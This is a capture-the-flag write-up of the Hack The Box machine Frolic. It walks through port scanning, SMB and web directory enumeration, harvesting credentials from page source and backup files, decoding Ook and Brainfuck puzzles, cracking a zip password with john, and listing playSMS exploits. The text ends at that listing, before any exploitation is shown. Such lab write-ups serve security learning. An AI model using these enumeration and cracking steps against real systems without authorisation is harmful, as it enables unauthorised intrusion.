Good evening hackers!! Another day another linux box. Its an easy rated machine at hack the box. Name of the box is Frolic, so lets dive in.

# Enumeration

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp open  http        Node.js (Express middleware)
|_http-title: Node-RED
|_http-favicon: Unknown favicon MD5: 818DD6AFD0D0F9433B21774F89665EEA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
```

From the port scan, there are 5 ports open which we need to enumerate. There isin't much to enumerate when it comes to ssh. We can enumerate for any open shares if they are available and look for sensitive files. Port 1880 and port 9999 are running Node.js Express and nginx respectively. First we will start with samba shares, then we will move to http services.

## Port 139,445 (Samba smbd)

For enumerating samba shares, I use the tool enum4linux first which enumerates all the shares, users, password policies and much more. For us, only important things are readable/writable shares and list of users.

```
 ═══════════════════════════════════════
|    Share Enumeration on 10.129.1.92    |
 ═══════════════════════════════════════
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (frolic server (Samba, Ubuntu))
```


From the output, we can see there are just two shares print$ and IPC. $print$ share is not accessible and IPC share is used for communication purposes.
Also, the tool was successful in capturing two local users:

```
S-1-22-1-1000 Unix User\sahay (Local User)
S-1-22-1-1001 Unix User\ayush (Local User)
```

sahay and ayush. These usernames can be used later for the purpose of bruteforce if needed. There isin't anything else to enumerate further. Lets move to http services.

## Port 1880 (Node.js Express Middleware)

Its a login page of some application called Node-RED:





Source code doesn't reveal anything nor there is any version info of the service.
I also ran a quick gobuster scan in the background and here are the results:

```
┌──(root💀kali)-[/home/rishabh/HTB/Frolic]
└─# gobuster dir -u http://$IP:1880/ -w /usr/share/seclists/Discovery/Web-
```

```
Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q
-t 64 -x js,html,php,txt,bak
/icons                (Status: 401) [Size: 12]
/red                  (Status: 301) [Size: 173] [--> /red/]
/vendor               (Status: 301) [Size: 179] [--> /vendor/]
/settings             (Status: 401) [Size: 12]
/Icons                (Status: 401) [Size: 12]
/nodes                (Status: 401) [Size: 12]
/SETTINGS             (Status: 401) [Size: 12]
/flows                (Status: 401) [Size: 12]
/ICONS                (Status: 401) [Size: 12]
```

As you can see, most of them were 401's, that means we need authentication to access those directories. I googled default credentials of the service. Credentials are stored in settings.js file, this information can come handy later. Here are the default credentials. Documentation says, user needs to reset the password after installation. Chances are very less, but we can still try. Unfortunately, it didn't work.




We can't do anything else other then brute-force. Lets keep this for last resort. We still have another port left, so lets enumerate that.

## Port 9999

Home page is default nginx installation page. It also reveals the domain name of the web server. Lets add that to our hosts file:


Next, I ran a gobuster scan to find more hidden directories and to my surprise all the directories which gobuster revealed, all seem interesting:

```
┌──(root💀kali)-[/home/rishabh/HTB/Frolic]
└─# gobuster dir -u http://$IP:9999/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust_2 -b 400,404 -q -t 64 -x js,html,php,txt,bak
/admin                (Status: 301) [Size: 194] [--> http://10.129.1.92:9999/admin/]
/test                 (Status: 301) [Size: 194] [--> http://10.129.1.92:9999/test/]
/dev                  (Status: 301) [Size: 194] [--> http://10.129.1.92:9999/dev/]
/backup               (Status: 301) [Size: 194] [--> http://10.129.1.92:9999/backup/]
/loop                 (Status: 301) [Size: 194] [--> http://10.129.1.92:9999/loop/]
```

/admin page: This page is another login page and this page was a customized one. Source code includes a login js file which contained credentials. LOL:


c'mon i m hackable
User Name :
Password :
Login
Note : Nothing

```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "[redacted]"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```


On successful login, it redirects to page which contains bunch of symbols which might be a encrypted message.

```
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... .....
..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?.. ..... .....
....! ..... ..... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !...! .....
..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!!
!!!!? .?!.? !!!!! !!!!! !!!!! .?... ..... ..... ....! ?!!.? ..... .....
..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?.
?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?.... .....
..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.?. ..... .....
..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!!
!.!!! !!... ..... ..... ....! .?... ..... ..... ....! ?!!.? !!!!! !!!!!
!!!!! !?.?! .?!!! !!!!! !!!!! !!!!! !!!!! .?... ....! ?!!.? ..... .?.?!
.?... ..... ....! .?... ..... ..... ..!?! !.?.. ..... ..... ..?.? !.?..
!.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?.
?!.?! !!!!! !!!!! !!... ..... ...!. ?.... ..... !?!!. ?!!!! !!!!? .?!.?
!!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!!
!.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!!
!.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. .....
..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!!
!!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!!
!!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .....
..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! .....
..!.! !!!!! !.?.
```

It can also be a ssh private key. Lets keep this info in our pocket. Moving on to other

directories:

/test directory is actually a phpinfo() page:




| | |
|---|---|
| System | Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/7.0/fpm |
| Loaded Configuration File | /etc/php/7.0/fpm/php.ini |
| Scan this dir for additional .ini files | /etc/php/7.0/fpm/conf.d |
| Additional .ini files parsed | /etc/php/7.0/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.0/fpm/conf.d/10-opcache.ini, /etc/php/7.0/fpm/conf.d/10-pdo.ini, /etc/php/7.0/fpm/conf.d/15-xml.ini, /etc/php/7.0/fpm/conf.d/20-calendar.ini, /etc/php/7.0/fpm/conf.d/20-ctype.ini, /etc/php/7.0/fpm/conf.d/20-dom.ini, /etc/php/7.0/fpm/conf.d/20-exif.ini, /etc/php/7.0/fpm/conf.d/20-fileinfo.ini, /etc/php/7.0/fpm/conf.d/20-ftp.ini, /etc/php/7.0/fpm/conf.d/20-gd.ini, /etc/php/7.0/fpm/conf.d/20-gettext.ini, /etc/php/7.0/fpm/conf.d/20-iconv.ini, /etc/php/7.0/fpm/conf.d/20-intl.ini, /etc/php/7.0/fpm/conf.d/20-json.ini, /etc/php/7.0/fpm/conf.d/20-mysqli.ini, /etc/php/7.0/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.0/fpm/conf.d/20-phar.ini, /etc/php/7.0/fpm/conf.d/20-posix.ini, /etc/php/7.0/fpm/conf.d/20-readline.ini, /etc/php/7.0/fpm/conf.d/20-shmop.ini, /etc/php/7.0/fpm/conf.d/20-simplexml.ini, /etc/php/7.0/fpm/conf.d/20-sockets.ini, /etc/php/7.0/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.0/fpm/conf.d/20-sysvsem.ini, /etc/php/7.0/fpm/conf.d/20-sysvshm.ini, /etc/php/7.0/fpm/conf.d/20-tokenizer.ini, /etc/php/7.0/fpm/conf.d/20-wddx.ini, /etc/php/7.0/fpm/conf.d/20-xmlreader.ini, /etc/php/7.0/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.0/fpm/conf.d/20-xsl.ini |
| PHP API | 20151012 |
| PHP Extension | 20151012 |
| Zend Extension | 320151012 |
| Zend Extension Build | API320151012,NTS |
| PHP Extension Build | API20151012,NTS |
| Debug Build | no |


/dev: Accessing this directory is forbidden - We will run a gobuster scan now because accessing this directory is forbidden but any other directories which this directory can still be accessed:

```
┌──(root💀kali)-[/home/rishabh/HTB/Frolic]
└─# gobuster dir -u http://$IP:9999/dev/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --
no-error -o dirbust_3 -b 400,404 -q -t 64 -x js,html,php,txt,bak
/test                 (Status: 200) [Size: 5]
/backup               (Status: 301) [Size: 194] [-->
http://10.129.1.92:9999/dev/backup/]
```

/dev/ contains a file and another a backup directory. If you go to backup directory, there will be a note which is essentially a path to new directory:


/playsms

Now going to forlic.htb:9999/playsms:





Again, we will be requiring credentials to access this, I tried those previous credentials, but they didn't work.
/backup: this directory lists files containing in this directory:

```
password.txt user.txt loop/
```

If you include password.txt and user.txt after backup/ in the url, you will get username and password:

```
password - [redacted]
```

and username is admin. So we have more credentials now to test on various ports. Lets keep it in our back pocket for time being.
/loop directory is forbidden for web user.
At present, we are having some credentials, an encrypted message to crack and a Node-red login page. Lets start with decrypting the message:
I copied pasted the encrypted text to google and our best friend google says, its OOK language.
This link helped me to interpret the binary code. To decrypt, we also need the argument. I supplied the password which we got earlier, and the decryption was successful:




Decrypted message hints us towards another directory. Lets see:
This directory also contains an encoded message. Lets try to decode it:
If you decode using base64, it will give a bunch of gibberish values. Best way is to save it in a file then using file command, inspect the file type:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# nano decode_it

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# base64 -d decode_it > decoded_file

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# file decoded_file
decoded_file: Zip archive data, at least v2.0 to extract

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─#
```


I first copied the string to a file, then using base64, decoded it and then if run file, it says its a zip archive it. Unfortunately the file is password protected.
I used both the found passwords, but none worked. Next, I used zip2hash to convert the zip file into john readable hash and then at last used john with wordlist rockyou.txt to find the password:

```
└─# unzip decoded_file
Archive: decoded_file
[decoded_file] index.php password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: index.php              incorrect password

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# zip2john decoded_file > decoded_file_hash                                                    82 ×
ver 2.0 efh 5455 efh 7875 decoded_file/index.php PKZIP Encr: TS_chk, cmplen=176, decmplen=617, crc=145BFE23 ts=89C3 c
s=89c3 type=8

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# john decoded_file_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (decoded_file/index.php)
1g 0:00:00:00 DONE (2021-11-23 16:37) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Now, after unziping the contents, it contained a php file and again it was encoded with something. It seems hexdump. Lets find out:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463
```


Using cyberchef, I was able to decode it from hash, it turned out to be base64 encoded string, decoded it and it turns out, its brainfuck encoded:




Using this link, [https://www.dcode.fr/brainfuck-language](https://www.dcode.fr/brainfuck-language) I decoded the brainfuck encoding, but again, you will require a key to do so. I used the same password I found ealier, and I was successful. Decoded string turns out to be some form of password which we can use:




Now we have several passwords to throw at various services and see if we can login. The creds we got from decoding brainfuck, worked in playsms.
Here is the home page of playsms after you successfully login:



I quickly searchsploited playcms and there were bunch of RCE exploits associated with it. But still we don't have the version info.

```
┌──(root💀kali)-[/home/rishabh/HTB/Frolic]
└─# searchsploit playsms
1 ⚙
------------------------------------------------------------------------------
--------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
--------- ---------------------------------
PlaySMS - 'import.php' (Authenticated) CSV File Upload Code Execution
(Metasploit) | php/remote/44598.rb
PlaySMS - index.php Unauthenticated Template Injection Code Execution
(Metasploit) | php/remote/48335.rb
PlaySms 0.7 - SQL Injection
| linux/remote/404.pl
PlaySms 0.8 - 'index.php' Cross-Site Scripting
| php/webapps/26871.txt
PlaySms 0.9.3 - Multiple Local/Remote File Inclusions
| php/webapps/7687.txt
PlaySms 0.9.5.2 - Remote File Inclusion
| php/webapps/17792.txt
PlaySms 0.9.9.2 - Cross-Site Request Forgery
| php/webapps/30177.txt
